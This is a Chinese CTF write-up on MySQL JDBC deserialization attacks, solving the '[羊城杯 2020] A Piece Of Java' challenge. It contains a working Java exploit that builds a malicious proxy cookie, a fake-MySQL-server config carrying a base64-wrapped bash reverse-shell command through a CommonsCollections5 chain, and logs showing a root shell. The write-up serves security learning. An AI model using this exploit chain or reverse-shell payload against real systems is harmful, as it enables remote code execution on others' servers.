

JAVA入门到放弃系列之JDBC反序列化

一、JDBC

JDBC (Java Database Connectivity) 是Java中用来连接和执行查询到数据库的标准API。JDBC提供了一种基础的服务, 允许开发者使用SQL语句来查询和更新数据库中的数据。JDBC是跨数据库可移植的, 意味着你可以无缝地切换数据库, 只需要改变连接字符串和驱动即可。

二、MySQL JDBC 漏洞成因

MySQL JDBC 中包含一个危险的扩展参数: "autoDeserialize"。这个参数配置为 true 时, JDBC 客户端将会自动反序列化服务端返回的数据。

当JDBC连接到数据库时, 驱动会自动执行 `SHOW SESSION STATUS` 和 `SHOW COLLATION` 查询, 并对查询结果进行反序列化处理, 如果我们可以控制jdbc客户端的url连接, 去连接我们自己的一个恶意mysql服务(这个恶意服务只需要能回复jdbc发来的数据包即可), 当jdbc驱动自动执行一些查询(如show session status或show collation)这个服务会给jdbc发送序列化后的payload, 然后jdbc本地进行反序列化处理后触发RCE

JDBC连接参数

- `StatementInterceptors`: 连接参数是用于指定实现 `com.mysql.jdbc.StatementInterceptor` 接口的类的逗号分隔列表的参数。这些拦截器可用于通过在查询执行和结果返回之间插入自定义逻辑来影响查询执行的结果, 这些拦截器将被添加到一个链中, 第一个拦截器返回的结果将被传递到第二个拦截器, 以此类推。自 **8.0.7**起被 `queryInterceptors` 参数替代。
- `queryInterceptors`: 一个逗号分割的Class列表 (实现了 `com.mysql.cj.interceptors.QueryInterceptor` 接口的Class), 在Query"之间"进行执行来影响结果。(效果上来看是在Query执行前后各插入一次操作)
- `autoDeserialize`: 自动检测与反序列化存在BLOB字段中的对象。
- `detectCustomCollations`: 驱动程序是否应该检测服务器上安装的自定义字符集/排序规则, 如果此选项设置为"true", 驱动程序会在每次建立连接时从服务器获取实际的字符集/排序规则。这可能会显着减慢连接初始化速度。

其他详细参数可在官方文档中查询:

<https://dev.mysql.com/doc/connector-j/8.0/en/connector-j-reference-configuration-properties.html>

三、[羊城杯 2020]A Piece Of Java

用的BUU上的环境, 先看入口, 通过Cookie读取data, 反序列化后返回实例化对象info, 且该类最后会执行 `getAllInfo` 方法, 其中 `userInfo` 类没有什么可利用的

```

@GetMapping("/{hello}")
public String hello(@CookieValue(value = "data",required = false) String cookieData,
Model model) {
    if (cookieData != null && !cookieData.equals("")) {
        Info info = (Info)this.deserialize(cookieData);
        if (info != null) {
            model.addAttribute("info", info.getAllInfo());
        }
        return "hello";
    } else {
        return "redirect:/index";
    }
}

```

先看下this.deserialize, 其引入了SerialKiller-3.0来实现反序列化

```

private Object deserialize(String base64data) {
    ByteArrayInputStream bais = new
ByteArrayInputStream(Base64.getDecoder().decode(base64data));

    try {
        ObjectInputStream ois = new SerialKiller(bais, "serialkiller.conf");
        Object obj = ois.readObject();
        ois.close();
        return obj;
    } catch (Exception var5) {
        var5.printStackTrace();
        return null;
    }
}

```

看下SerialKiller配置serialkiller.conf, 有个白名单过滤, 只能反序列化 gdufs 包和 java.lang 包下面的类, 因此虽然存在依赖commons-collections3.2.1但不能直接用CC链打

```

<?xml version="1.0" encoding="UTF-8"?>
<!-- serialkiller.conf -->
<config>
    <refresh>6000</refresh>
    <mode>
        <!-- set to 'false' for blocking mode -->
        <profiling>false</profiling>
    </mode>
    <blacklist>

</blacklist>
    <whitelist>
        <regexp>gdufs\..*</regexp>
        <regexp>java\.lang\..*</regexp>

```

```
</whitelist>
</config>
```

我们把目光移到databaseInfo类上，里面可以通过jdbc连接任意mysql服务器，用的mysql-connector-java-8.0.19

```
private void connect() {
    String url = "jdbc:mysql://" + this.host + ":" + this.port + "/jdbc?user=" +
this.username + "&password=" + this.password +
"&connectTimeout=3000&socketTimeout=6000";
    try {
        this.connection = DriverManager.getConnection(url);
    } catch (Exception var3) {
        var3.printStackTrace();
    }
}
public Boolean checkAllInfo() {
    if (this.host != null && this.port != null && this.username != null &&
this.password != null) {
        if (this.connection == null) {
            this.connect();
        }
        return true;
    } else {
        return false;
    }
}
```

并且存在一个动态代理的实现类 InvocationHandler 类，可以调用checkAllInfo，最终调用databaseInfo类的connect()。(Java的动态代理相关知识，可以参考这篇文章<https://tttang.com/archive/1769/>)。要触发invoke()需要被Proxy代理类封装且被执行方法。因此我们可以得到触发条件就是在之前分析中实例化后的对象执行info.getAllInfo()。

```
public class InfoInvocationHandler implements InvocationHandler, Serializable {
    private Info info;

    public InfoInvocationHandler(Info info) {
        this.info = info;
    }

    public Object invoke(Object proxy, Method method, Object[] args) {
        try {
            return method.getName().equals("getAllInfo") && !this.info.checkAllInfo() ?
null : method.invoke(this.info, args);
        } catch (Exception var5) {
            var5.printStackTrace();
            return null;
        }
    }
}
```

}

综合以上分析，题目的整体思路清楚了，以/hello路由为入口，通过Cookie传入data，将databaseInfo类封装进InvocationHandler类，通过hello路由中的info.getAllInfo()方法触发invoke方法且满足判断条件 `method.getName().equals("getAllInfo") && !this.info.checkAllInfo()` 为false正常调用Info对象方法，然后由checkAllInfo触发databaseInfo类的connect()，最终完成JDBC反序列化的触发，我们要在password字段中拼接参数构造JDBCURL访问我们的恶意Mysql服务，其向客户端打CC5链的payload。
(用CC5链是因为serialkiller通过maven 仓库中查询可知其存在cc3.2.1依赖)

{n}

SerialKiller » 3.0

SerialKiller is an easy-to-use look-ahead Java deserialization library to secure application from untrusted input.

License	Apache 2.0 GPL
HomePage	https://github.com/ikkisoft/SerialKiller
Date	Aug 10, 2016
Files	pom (2 KB) jar (2 KB) View All
Repositories	Central
Ranking	#412238 in MvnRepository (See Top Artifacts)
Vulnerabilities	Vulnerabilities from dependencies: CVE-2015-7501 CVE-2015-6420

Maven

Gradle

Gradle (Short)

Gradle (Kotlin)

SBT

Ivy

Grape


Leiningen

Buildr

```
<!-- https://mvnrepository.com/artifact/org.nibblesec/serialkiller -->
<dependency>
  <groupId>org.nibblesec</groupId>
  <artifactId>serialkiller</artifactId>
  <version>3.0</version>
</dependency>
```

☒ Include comment with link to declaration

Compile Dependencies (4)

Category/License	Group / Artifact	Version	Updates
<div>Collections</div> <div>Apache 2.0</div>	<div></div> <div>commons-collections » commons-collections</div> <div>2 vulnerabilities</div>	3.2.1	4.4

其中恶意mysql服务用大佬造好的轮子https://github.com/fnmsd/MySQL_Fake_Server
将ysoserial放到同路径下，配置一下config.json，访问Cc5即执行对应的命令。

```
"yso":{
  "Jdk7u21":["Jdk7u21","calc"],
  "Cc5":["CommonsCollections5","bash -c {echo,反弹shell}|{base64,-d}|{bash,-i}"]
}
```

POC:

```
package gdufs.challenge.web;

import gdufs.challenge.web.*;
import gdufs.challenge.web.invocation.InfoInvocationHandler;
import gdufs.challenge.web.model.DatabaseInfo;
import gdufs.challenge.web.model.Info;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Proxy;
import java.util.Base64;

public class JDBC {
    public static void main(String[] args) throws Exception{
        DatabaseInfo info = new DatabaseInfo();
        info.setHost("IP");
        info.setPort("3306");
        info.setUsername("Cc5");


        info.setPassword("1&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor");

        InfoInvocationHandler handler = new InfoInvocationHandler(info);
        Info proxy = (Info) Proxy.newProxyInstance(info.getClass().getClassLoader(),
info.getClass().getInterfaces(),handler);


        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream outputStream= new
ObjectOutputStream(byteArrayOutputStream);
        outputStream.writeObject(proxy);
        outputStream.close();

        System.out.println(new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray())));
    }
}
```

这里要注意用jd-gui反编译导出文件，再导入自己项目后，要调整下包名和路径，gdufs.challenge.web不能直接改名，而是要层层新建，否则产生的字节码反序列化会找不到包，返回"Hello,null"。(哭了，java题还是调的太少了)



生成了payload打一下data



自己vps起的恶意mysql开始发包

```
=====
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hosts', b'index_php', b'ssrf']
Load 4 yso usernames :[b'Jdk7u21', b'Cc6', b'Cc5', b'Cc3']
Load 2 Default Files :[b'/etc/hosts', b'c:\windows\system32\drivers\etc\hosts']
Start Server at port 3306
Incoming Connection:('117.21.200.166', 26671)
Login Username:Cc5
<= 3
Sending Fake MySQL Server Environment Data
<= 3
Sending Presetting YSO Data with username Cc5
<= 3
Sending Presetting YSO Data with username Cc5
<= 3
Sending Presetting YSO Data with username Cc5
<= 3
Sending Presetting YSO Data with username Cc5
<= 3
Sending Presetting YSO Data with username Cc5
<= 3
Sending Presetting YSO Data with username Cc5
<= 3
Sending Presetting YSO Data with username Cc5
```

监听的端口弹回shell

```
Listening on 0.0.0.0 8888
Connection received on 117.21.200.166 65106
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@out:/# ls
ls
bin
boot
dev
etc
flag_AQUA
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
web-0.0.1-SNAPSHOT.jar
root@out:/# cat flag_AQUA
cat flag_AQUA
flag{c60a8f8c-b01e-4729-8547-aa777b5b8d06}
root@out:/# █
```

四、展望

既然Mysql可以通过一些参数的恶意利用进行JDBC反序列化攻击，其他数据库是否也可以，答案是肯定的；

找到了一篇PostgreSQL JDBC Driver RCE（CVE-2022-21724）与任意文件写入漏洞利用：

<https://forum.butian.net/share/1339>，感兴趣的可以看看，之后有机会结合实战进一步分析吧。

五、参考资料

[1] <https://tttang.com/archive/1877/>

[2] <https://tttang.com/archive/1769/>

[3] <https://zhzhdoai.github.io/2020/09/11/%E7%BE%8A%E5%9F%8E%E6%9D%AFEasy-Java%E9%A2%98%E8%A7%A3/>

[4] <https://wustzhb.github.io/2023/04/18/%E4%BB%8E%E4%B8%80%E9%81%93%E9%A2%98%E6%9D%A5%E7%9C%8B%DB%BC%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%28%5B%E7%BE%8A%E5%9F%8E%E6%9D%AF-2020%5DA-Piece-Of-Java%29/index.html>

[5] http://www.bmth666.cn/bmth_blog/2022/03/16/java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E4%B9%8B%DB%E9%93%BE/

[6] <https://www.cnblogs.com/kingbridge/articles/15801116.html>